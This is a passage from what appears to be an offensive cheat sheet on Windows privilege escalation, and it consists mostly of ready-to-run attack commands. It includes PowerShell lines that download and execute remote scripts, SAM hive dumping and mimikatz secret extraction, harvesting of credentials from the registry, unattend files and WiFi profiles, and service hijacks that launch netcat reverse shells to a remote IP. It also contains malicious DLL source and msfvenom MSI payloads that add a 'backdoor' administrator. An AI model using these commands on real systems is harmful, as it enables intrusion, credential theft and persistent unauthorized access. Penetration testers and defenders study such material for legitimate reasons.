  powershell -Version 2 -nop -exec bypass IEX (New-Object
  Net.WebClient).DownloadString('https://raw.githubusercontent.com/Power
  ShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks
  ```
- Watson - Watson is a (.NET 2.0 compliant) C# implementation of Sherlock
- (Deprecated) Sherlock - PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities

  ```
  powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -
  NoProfile -File Sherlock.ps1
  ```
- BeRoot - Privilege Escalation Project - Windows / Linux / Mac
- Windows-Exploit-Suggester

-
  ```
  ./windows-exploit-suggester.py --update
  ./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-systeminfo.txt
  ```
- windows-privesc-check - Standalone Executable to Check for Simple Privilege Escalation Vectors on Windows Systems
- WindowsExploits - Windows exploits, mostly precompiled. Not being updated.
- WindowsEnum - A Powershell Privilege Escalation Enumeration Script.
- Seatbelt - A C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.
- `Seatbelt.exe -group=all -full`

-
  ```
  Seatbelt.exe -group=system -outputfile="C:\Temp\system.txt"
  Seatbelt.exe -group=remote -computername=dc.theshire.local -computername=192.168.230.209 -username=THESHIRE\sam -password="yum \"po-ta-toes\""
  ```
- Powerless - Windows privilege escalation (enumeration) script designed with OSCP labs (legacy Windows) in mind
- JAWS - Just Another Windows (Enum) Script

  ```
  powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
  ```
- winPEAS - Windows Privilege Escalation Awesome Script
- Windows Exploit Suggester - Next Generation (WES-NG)
- `# First obtain systeminfo`
- `systeminfo`
- `systeminfo > systeminfo.txt`
- `# Then feed it to wesng`
- `python3 wes.py --update-wes`

-
  ```
  python3 wes.py --update
  python3 wes.py systeminfo.txt
  ```
- PrivescCheck - Privilege Escalation Enumeration Script for Windows
- `C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"`

-
  ```
  C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended"
  C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Report PrivescCheck_%COMPUTERNAME% -Format TXT,CSV,HTML"
  ```

Windows Version and Configuration

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Extract patchs and updates

```
wmic qfe
```

Architecture

```
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
```

List all env variables

```
set
Get-ChildItem Env: | ft Key,Value
```

List all drives

```
wmic logicaldisk get caption || fsutil fsinfo drives
wmic logicaldisk get caption,description,providername
Get-PSDrive | where {$_.Provider -like
"Microsoft.PowerShell.Core\FileSystem"}| ft Name,Root
```

User Enumeration

Get current username

```
echo %USERNAME% || whoami
$env:username
```

List user privilege

```
whoami /priv
whoami /groups
```

List all users

```
net user
whoami /all
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
```

List logon requirements; useable for bruteforcing

```
net accounts
```

Get details about a user (i.e. administrator, admin, current user)

```
net user administrator
net user admin
net user %USERNAME%
```

List all local groups

```
net localgroup
Get-LocalGroup | ft Name
```

Get details about a group (i.e. administrators)

```
net localgroup administrators
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
Get-LocalGroupMember Administrateurs | ft Name, PrincipalSource
```

Get Domain Controllers

```
nltest /DCLIST:DomainName
nltest /DCNAME:DomainName
nltest /DSGETDC:DomainName
```

Network Enumeration

List all network interfaces, IP, and DNS.

```
ipconfig /all
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

List current routing table

```
route print
```

```
Get-NetRoute -AddressFamily IPv4 | ft
DestinationPrefix,NextHop,RouteMetric,ifIndex
```

List the ARP table

```
arp -A
Get-NetNeighbor -AddressFamily IPv4 | ft
ifIndex,IPAddress,LinkLayerAddress,State
```

List all current connections

```
netstat -ano
```

List all network shares

```
net share
powershell Find-DomainShare -ComputerDomain domain.local
```

SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
```

Antivirus Enumeration

Enumerate antivirus on a box with `WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntivirusProduct Get displayName`

Default Writeable Folders

```
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\spool\printers
C:\Windows\System32\spool\servers
C:\Windows\tracing
C:\Windows\Temp
C:\Users\Public
C:\Windows\Tasks
C:\Windows\System32\tasks
C:\Windows\SysWOW64\tasks
C:\Windows\System32\tasks_migrated\microsoft\windows\pls\system
C:\Windows\SysWOW64\tasks\microsoft\windows\pls\system
C:\Windows\debug\wia
C:\Windows\registration\crmlog
C:\Windows\System32\com\dmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\System32\fxstmp
C:\Windows\SysWOW64\fxstmp
```

EoP - Looting for passwords

SAM and SYSTEM files

The Security Account Manager (SAM), often Security Accounts Manager, is a database file. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

```
# Usually %SYSTEMROOT% = C:\Windows
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

Generate a hash file for John using `pwdump` or `samdump2`.

```
pwdump SYSTEM SAM > /root/sam.txt
samdump2 SYSTEM SAM -o sam.txt
```

Either crack it with `john -format=NT /root/sam.txt`, hashcat or use Pass-The-Hash.

HiveNightmare

CVE-2021–36934 allows you to retrieve all registry hives (SAM,SECURITY,SYSTEM) in Windows 10 and 11 as a non-administrator user

Check for the vulnerability using `icacls`

```
C:\Windows\System32> icacls config\SAM
config\SAM BUILTIN\Administrators:(I)(F)
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Users:(I)(RX)    <-- this is wrong - regular users should
not have read access!
```

Then exploit the CVE by requesting the shadowcopies on the filesystem and reading the hives from it.

```
mimikatz> token::whoami /full

# List shadow copies available
mimikatz> misc::shadowcopies

# Extract account from SAM databases
mimikatz> lsadump::sam
/system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\conf
ig\SYSTEM
/sam:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\
SAM

# Extract secrets from SECURITY
mimikatz> lsadump::secrets
/system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\conf
ig\SYSTEM
/security:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\co
nfig\SECURITY
```

LAPS Settings

Extract `HKLM\Software\Policies\Microsoft Services\AdmPwd` from Windows Registry.

- LAPS Enabled: AdmPwdEnabled
- LAPS Admin Account Name: AdminAccountName
- LAPS Password Complexity: PasswordComplexity

- LAPS Password Length: PasswordLength
- LAPS Expiration Protection Enabled: PwdExpirationProtectionEnabled

Search for file contents

```
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt *.config 2>nul >> results.txt
findstr /spin "password" *.*
```

Also search in remote places such as SMB Shares and SharePoint:

- Search passwords in SharePoint: nheiniger/SnaffPoint (must be compiled first, for referencing issue see: nheiniger/SnaffPoint#6)

```
# First, retrieve a token
## Method 1: using SnaffPoint binary
$token = (.\GetBearerToken.exe https://your.sharepoint.com)
## Method 2: using AADInternals
Install-Module AADInternals -Scope CurrentUser
Import-Module AADInternals
$token = (Get-AADIntAccessToken -ClientId "9bc3ab49-b65d-410a-85ad-
de819febfddc" -Tenant "your.onmicrosoft.com" -Resource
"https://your.sharepoint.com")

# Second, search on Sharepoint
## Method 1: using search strings in ./presets dir
.\SnaffPoint.exe -u "https://your.sharepoint.com" -t $token
## Method 2: using search string in command line
### -l uses FQL search, see: https://learn.microsoft.com/en-
us/sharepoint/dev/general-development/fast-query-language-fql-syntax-
reference
.\SnaffPoint.exe -u "https://your.sharepoint.com" -t $token -l -q
"filename:.config"
```

- Search passwords in SMB Shares: SnaffCon/Snaffler

Search for a file with a certain filename

```
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* ==
*.config*
where /R C:\ user.txt
where /R C:\ *.ini
```

Search the registry for key names and passwords

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" #
Windows Autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul
| findstr "DefaultUserName DefaultDomainName DefaultPassword"
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP" # SNMP parameters
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" # Putty clear text proxy
credentials
```

```
reg query "HKCU\Software\ORL\WinVNC3\Password" # VNC credentials
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Passwords in unattend.xml

Location of the unattend.xml files.

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
```

Display the content of these files with `dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul`.

Example content

```
<component name="Microsoft-Windows-Shell-Setup"
publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
processorArchitecture="amd64">
    <AutoLogon>
     <Password>U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password>
     <Enabled>true</Enabled>
     <Username>Administrateur</Username>
    </AutoLogon>

    <UserAccounts>
     <LocalAccounts>
      <LocalAccount wcm:action="add">
       <Password>*SENSITIVE*DATA*DELETED*</Password>
       <Group>administrators;users</Group>
       <Name>Administrateur</Name>
      </LocalAccount>
     </LocalAccounts>
    </UserAccounts>
```

Unattend credentials are stored in base64 and can be decoded manually with base64.

```
$ echo "U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo="  | base64 -d
SecretSecurePassword1234*
```

The Metasploit module `post/windows/gather/enum_unattend` looks for these files.

IIS Web config

```
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -
ErrorAction SilentlyContinue
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\inetpub\wwwroot\web.config
```

Other files

```
%SYSTEMDRIVE%\pagefile.sys
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
```

```
%WINDIR%\repair\system
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\iis6.log
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\System32\drivers\etc\hosts
C:\ProgramData\Configs\*
C:\Program Files\Windows PowerShell\*
dir c:*vnc.ini /s /b
dir c:*ultravnc.ini /s /b
```

Wifi passwords

Find AP SSID

```
netsh wlan show profile
```

Get Cleartext Pass

```
netsh wlan show profile <SSID> key=clear
```

Oneliner method to extract wifi passwords from all the access point.

```
cls & echo. & for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| find "Profile "') do @echo off > nul & (netsh wlan show profiles name=%a key=clear | findstr "SSID Cipher Content" | find /v "Number" & echo.) & @echo on
```

Sticky Notes passwords

The sticky notes app stores it's content in a sqlite db located at `C:\Users\<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite`

Passwords stored in services

Saved session information for PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP using SessionGopher

```
https://raw.githubusercontent.com/Arvanaghi/SessionGopher/master/SessionGopher.ps1
Import-Module path\to\SessionGopher.ps1;
Invoke-SessionGopher -AllDomain -o
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
```

Passwords stored in Key Manager

⚠ This software will display its output in a GUI

```
rundll32 keymgr,KRShowKeyMgr
```

Powershell History

Disable Powershell history: `Set-PSReadlineOption -HistorySaveStyle SaveNothing`.

```
type
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
type
C:\Users\swissky\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
type
$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cat (Get-PSReadlineOption).HistorySavePath
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

Powershell Transcript

```
C:\Users\<USERNAME>\Documents\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>.txt
C:\Transcripts\<DATE>\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>.txt
```

Password in Alternate Data Stream

```
PS > Get-Item -path flag.txt -Stream *
PS > Get-Content -path flag.txt -Stream Flag
```

EoP - Processes Enumeration and Tasks

- What processes are running?

- `tasklist /v`
- `net start`
- `sc query`
- `Get-Service`
- `Get-Process`
  ```
  Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} | Select Name, Handle, @{Label="Owner";Expression={$_.GetOwner().User}} | ft -AutoSize
  ```

- Which processes are running as "system"

  ```
  tasklist /v /fi "username eq system"
  ```

- Do you have powershell magic?

  ```
  REG QUERY "HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine" /v PowerShellVersion
  ```

- List installed programs

- `Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime`
  `Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name`

- List services

- `net start`
- `wmic service list brief`
  `tasklist /SVC`

- Enumerate scheduled tasks

- `schtasks /query /fo LIST 2>nul | findstr TaskName`
- `schtasks /query /fo LIST /v > schtasks.txt; cat schtask.txt | grep "SYSTEM\|Task To Run" | grep -B 1 SYSTEM`
  `Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State`

- Startup tasks

- `wmic startup get caption,command`
- `reg query HKLM\Software\Microsoft\Windows\CurrentVersion\R`
- `reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- `reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"`
  `dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"`

EoP - Incorrect permissions in services

A service running as Administrator/SYSTEM with incorrect file permissions might allow EoP. You can replace the binary, restart the service and get system.
Often, services are pointing to writeable locations:

- Orphaned installs, not installed anymore but still exist in startup

- DLL Hijacking

- `# find missing DLL`
- `- Find-PathDLLHijack PowerUp.ps1`
- `- Process Monitor : check for "Name Not Found"`
-
- `# compile a malicious dll`
- `- For x64 compile with: "x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll"`
- `- For x86 compile with: "i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll"`
-
- `# content of windows_dll.c`
- `#include <windows.h>`
- `BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {`
- `    if (dwReason == DLL_PROCESS_ATTACH) {`
- `        system("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt");`
- `        ExitProcess(0);`
- `    }`

-
  ```
      return TRUE;
  }
  ```
- PATH directories with weak permissions
- `$ for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >> c:\windows\temp\permissions.txt`
- `$ for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"`
-
- `$ sc query state=all | findstr "SERVICE_NAME:" >> Servicenames.txt`
- `FOR /F %i in (Servicenames.txt) DO echo %i`
- `type Servicenames.txt`

-
  ```
  FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.txt
  FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path.txt
  ```

Alternatively you can use the Metasploit exploit
: `exploit/windows/local/service_permissions`
Note to check file permissions you can use `cacls` and `icacls`
icacls (Windows Vista +)
cacls (Windows XP)
You are looking for `BUILTIN\Users:(F)`(Full access), `BUILTIN\Users:(M)`(Modify access) or `BUILTIN\Users:(W)`(Write-only access) in the output.

Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc
binPath="C:\Windows\System32\spool\drivers\color\nc.exe 10.10.10.10 4444 -e
cmd.exe"
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-
svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "cmd /C C:\Users\nc.exe
10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10
4444 -e cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem

PS C:\Windows\system32> sc.exe start UsoSvc
```

Example with Windows XP SP1 - upnphost

```
# NOTE: spaces are mandatory for this exploit to work !
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.0.73 4343 -e
C:\WINDOWS\System32\cmd.exe"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
sc config upnphost depend= ""
net start upnphost
```

If it fails because of a missing dependency, try the following commands.

```
sc config SSDPSRV start=auto
net start SSDPSRV
net stop upnphost
net start upnphost

sc config upnphost depend=""
```

Using `accesschk` from Sysinternals or accesschk-XP.exe - github.com/phackt

```
$ accesschk.exe -uwcqv "Authenticated Users" * /accepteula
RW SSDPSRV
        SERVICE_ALL_ACCESS
RW upnphost
        SERVICE_ALL_ACCESS

$ accesschk.exe -ucqv upnphost
upnphost
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS

$ sc config <vuln-service> binpath="net user backdoor backdoor123 /add"
$ sc config <vuln-service> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e
C:\WINDOWS\System32\cmd.exe"
$ sc stop <vuln-service>
$ sc start <vuln-service>
$ sc config <vuln-service> binpath="net localgroup Administrators backdoor
/add"
$ sc stop <vuln-service>
$ sc start <vuln-service>
```

EoP - Windows Subsystem for Linux (WSL)

Technique borrowed from Warlockobama's tweet

With root privileges Windows Subsystem for Linux (WSL) allows users to create a bind shell on any port (no elevation needed). Don't know the root password? No problem just set the default user to root W/ .exe --default-user root. Now start your bind shell or reverse.

```
wsl whoami
./ubuntun1604.exe config --default-user root
wsl whoami
wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE'
```

Binary `bash.exe` can also be found in `C:\Windows\WinSxS\amd64_microsoft-windows-lxssbash_[...]\bash.exe`
Alternatively you can explore the `WSL` filesystem in the folder `C:\Users\%USERNAME%\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\`

EoP - Unquoted Service Paths

The Microsoft Windows Unquoted Service Path Enumeration Vulnerability. All Windows services have a Path to its executable. If that path is unquoted and contains whitespace or other separators, then the service will attempt to access a resource in the parent path first.

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto"
|findstr /i /v "C:\Windows\\" |findstr /i /v """

wmic service get name,displayname,startmode,pathname | findstr /i /v
"C:\Windows\\" |findstr /i /v """

gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode |
Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and
$_.PathName -notlike '"*'} | select PathName,DisplayName,Name
```

- Metasploit exploit : `exploit/windows/local/trusted_service_path`
- PowerUp exploit
- `# find the vulnerable application`
- `C:\> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('https://your-site.com/PowerUp.ps1'); Invoke-AllChecks"`
-
- `...`
- `[*] Checking for unquoted service paths...`
- `ServiceName   : BBSvc`
- `Path          : C:\Program Files\Microsoft\Bing Bar\7.1\BBSvc.exe`
- `StartName     : LocalSystem`
- `AbuseFunction : Write-ServiceBinary -ServiceName 'BBSvc' -Path <HijackPath>`
- `...`
-
- `# automatic exploit`
  `Invoke-ServiceAbuse -Name [SERVICE_NAME] -Command "..\..\Users\Public\nc.exe 10.10.10.10 4444 -e cmd.exe"`

Example

For `C:\Program Files\something\legit.exe`, Windows will try the following paths first:

- `C:\Program.exe`
- `C:\Program Files.exe`

EoP - $PATH Interception

Requirements:

- PATH contains a writeable folder with low privileges.
- The writeable folder is *before* the folder that contains the legitimate binary.

EXAMPLE:

```
# List contents of the PATH environment variable
# EXAMPLE OUTPUT: C:\Program Files\nodejs\;C:\WINDOWS\system32
$env:Path

# See permissions of the target folder
# EXAMPLE OUTPUT: BUILTIN\Users: GR,GW
icacls.exe "C:\Program Files\nodejs\"

# Place our evil-file in that folder.
copy evil-file.exe "C:\Program Files\nodejs\cmd.exe"
```

Because (in this example) "C:\Program Files\nodejs" is *before* "C:\WINDOWS\system32" on the PATH variable, the next time the user runs "cmd.exe", our evil version in the nodejs folder will run, instead of the legitimate one in the system32 folder.

EoP - Named Pipes

1. Find named pipes: `[System.IO.Directory]::GetFiles("\\.\pipe\")`
2. Check named pipes DACL: `pipesec.exe <named_pipe>`
3. Reverse engineering software
4. Send data throught the named pipe : `program.exe >\\.\pipe\StdOutPipe 2>\\.\pipe\StdErrPipe`

EoP - Kernel Exploitation

List of exploits kernel : https://github.com/SecWiki/windows-kernel-exploits

#Security Bulletin #KB #Description #Operating System

- MS17-017 [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
- CVE-2017-8464 [LNK Remote Code Execution Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- CVE-2017-0213 [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- CVE-2018-0833 [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
- CVE-2018-8120 [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)

- MS17-010 [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)
- MS16-135 [KB3199135] [Windows Kernel Mode Drivers] (2016)
- MS16-111 [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
- MS16-098 [KB3178466] [Kernel Driver] (Win 8.1)
- MS16-075 [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
- MS16-034 [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
- MS16-032 [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
- MS16-016 [KB3136041] [WebDAV] (2008/Vista/7)
- MS16-014 [K3134228] [remote code execution] (2008/Vista/7)
  ...
- MS03-026 [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)

To cross compile a program from Kali, use the following command.

```
Kali> i586-mingw32msvc-gcc -o adduser.exe useradd.c
```

EoP - AlwaysInstallElevated

Check if these registry values are set to "1".

```
$ reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
$ reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated

$ Get-ItemProperty HKLM\Software\Policies\Microsoft\Windows\Installer
$ Get-ItemProperty HKCU\Software\Policies\Microsoft\Windows\Installer
```

Then create an MSI package and install it.

```
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi -o
evil.msi
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi-nouac -o
evil.msi
$ msiexec /quiet /qn /i C:\evil.msi
```

Technique also available in :

- Metasploit : `exploit/windows/local/always_install_elevated`
- PowerUp.ps1 : `Get-RegistryAlwaysInstallElevated`, `Write-UserAddMSI`

EoP - Insecure GUI apps

Application running as SYSTEM allowing an user to spawn a CMD, or browse directories.

Example: "Windows Help and Support" (Windows + F1), search for "command prompt", click on "Click to open Command Prompt"

EoP - Evaluating Vulnerable Drivers

Look for vuln drivers loaded, we often don't spend enough time looking at this:

```
# Native binary
PS C:\Users\Swissky> driverquery.exe /fo table /si
Module Name  Display Name           Driver Type   Link Date
============ ====================== ============= ======================
1394ohci     1394 OHCI Compliant Ho Kernel        12/10/2006 4:44:38 PM
3ware        3ware                  Kernel        5/18/2015 6:28:03 PM
ACPI         Microsoft ACPI Driver  Kernel        12/9/1975 6:17:08 AM
AcpiDev      ACPI Devices driver    Kernel        12/7/1993 6:22:19 AM
acpiex       Microsoft ACPIEx Drive Kernel        3/1/2087 8:53:50 AM
acpipagr     ACPI Processor Aggrega Kernel        1/24/2081 8:36:36 AM
AcpiPmi      ACPI Power Meter Drive Kernel        11/19/2006 9:20:15 PM
acpitime     ACPI Wake Alarm Driver Kernel        2/9/1974 7:10:30 AM
ADP80XX      ADP80XX                Kernel        4/9/2015 4:49:48 PM
<SNIP>

# https://github.com/matterpreter/OffensiveCSharp/tree/master/DriverQuery
PS C:\Users\Swissky> DriverQuery.exe --no-msft
[+] Enumerating driver services...
[+] Checking file signatures...
Citrix USB Filter Driver
    Service Name: ctxusbm
    Path: C:\Windows\system32\DRIVERS\ctxusbm.sys
    Version: 14.11.0.138
    Creation Time (UTC): 17/05/2018 01:20:50
    Cert Issuer: CN=Symantec Class 3 SHA256 Code Signing CA, OU=Symantec
Trust Network, O=Symantec Corporation, C=US
    Signer: CN="Citrix Systems, Inc.", OU=XenApp(ClientSHA256), O="Citrix
Systems, Inc.", L=Fort Lauderdale, S=Florida, C=US
<SNIP>
```

EoP - Printers

Universal Printer

Create a Printer

```
$printerName     = 'Universal Priv Printer'
$system32        = $env:systemroot + '\system32'
$drivers         = $system32 + '\spool\drivers'
$RegStartPrinter = 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Print\Printers\' + $printerName

Copy-Item -Force -Path ($system32 + '\mscms.dll')             -Destination
($system32 + '\mimispool.dll')
Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll'   -Destination
($drivers  + '\x64\3\mimispool.dll')
Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -Destination
($drivers  + '\W32X86\3\mimispool.dll')

Add-PrinterDriver -Name       'Generic / Text Only'
```

```
Add-Printer       -DriverName 'Generic / Text Only' -Name $printerName -
PortName 'FILE:' -Shared

New-Item         -Path ($RegStartPrinter + '\CopyFiles')        | Out-Null
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name
'Directory' -PropertyType 'String'      -Value 'x64\3'           | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Files'
-PropertyType 'MultiString' -Value ('mimispool.dll') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name
'Module'    -PropertyType 'String'      -Value 'mscms.dll'       | Out-Null
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name
'Directory' -PropertyType 'String'      -Value 'W32X86\3'        | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Files'
-PropertyType 'MultiString' -Value ('mimispool.dll') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name
'Module'    -PropertyType 'String'      -Value 'mscms.dll'       | Out-Null
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Mango')  | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name
'Directory' -PropertyType 'String'      -Value $null             | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Files'
-PropertyType 'MultiString' -Value $null             | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name
'Module'    -PropertyType 'String'      -Value 'mimispool.dll'   | Out-Null
```

Execute the driver

```
$serverName  = 'dc.purple.lab'
$printerName = 'Universal Priv Printer'
$fullprinterName = '\\' + $serverName + '\' + $printerName + ' - ' + $(If
([System.Environment]::Is64BitOperatingSystem) {'x64'} Else {'x86'})
Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
Add-Printer -ConnectionName $fullprinterName
```
